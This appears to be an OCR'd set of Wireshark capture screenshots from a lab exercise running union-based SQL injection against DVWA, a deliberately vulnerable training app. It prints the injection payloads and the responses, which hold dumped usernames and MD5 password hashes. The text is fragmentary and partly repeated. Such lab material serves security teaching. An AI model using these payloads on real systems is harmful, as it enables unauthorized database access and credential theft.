1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
.</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam                    ml" target="_blank">http://
www.securiteam.com/securityreviews
..<li><a href="https://en.wikipedia.org                 https://en.wikipedia.org/wiki/
```

Find text: 1=1




Filter: tcp.stream eq 4

No.	Time	Source	Destination	Protocol	Length	Info
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dvwa/vulnerabilities/sqli/?id=1%27+or
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80 → 35644 [ACK] Seq=1 Ack=594 Win=236
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)

```
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com/securityrevie                                   ">http://
www.securiteam.com/securityreviews/5DP0N1P76E.htr
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/
SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://
```

Find text: 1=1



Find text: users


Filter: tcp.stream eq 5

```
No.  Time        Source     Destination  Protocol Length Info
 25  383.277032  10.0.2.4   10.0.2.15    HTTP      680  GET /dvwa/vulnerabilities/sqli/?id=1%2
 26  383.277811  10.0.2.15  10.0.2.4     TCP        66  80 → 35666 [ACK] Seq=1 Ack=615 Win=
 27  383.284289  10.0.2.15  10.0.2.4     HTTP     4068  HTTP/1.1 200 OK (text/html)
```

```
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: general_log</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: gtid_executed</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_category</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_keyword</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_relation</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_topic</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: innodb_index_stats</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: innodb_table_stats</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: ndb_binlog_index</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: plugin</pre><pre>ID:
```


Entire conversation (45686 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw



No.	Time	Source	Destination	Protocol	Length	Info
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvwa/vulnerabilities/sqli/?i
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80 → 35668 [ACK] Seq=1 Ack=6
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)

```
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
pre>
.</div>
```



No.	Time	Source	Destination	Protocol	Length	Info
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80 → 35668 [ACK] Seq=1 Ack=620 Win=236 Le
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)

```
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
pre>
.</div>
```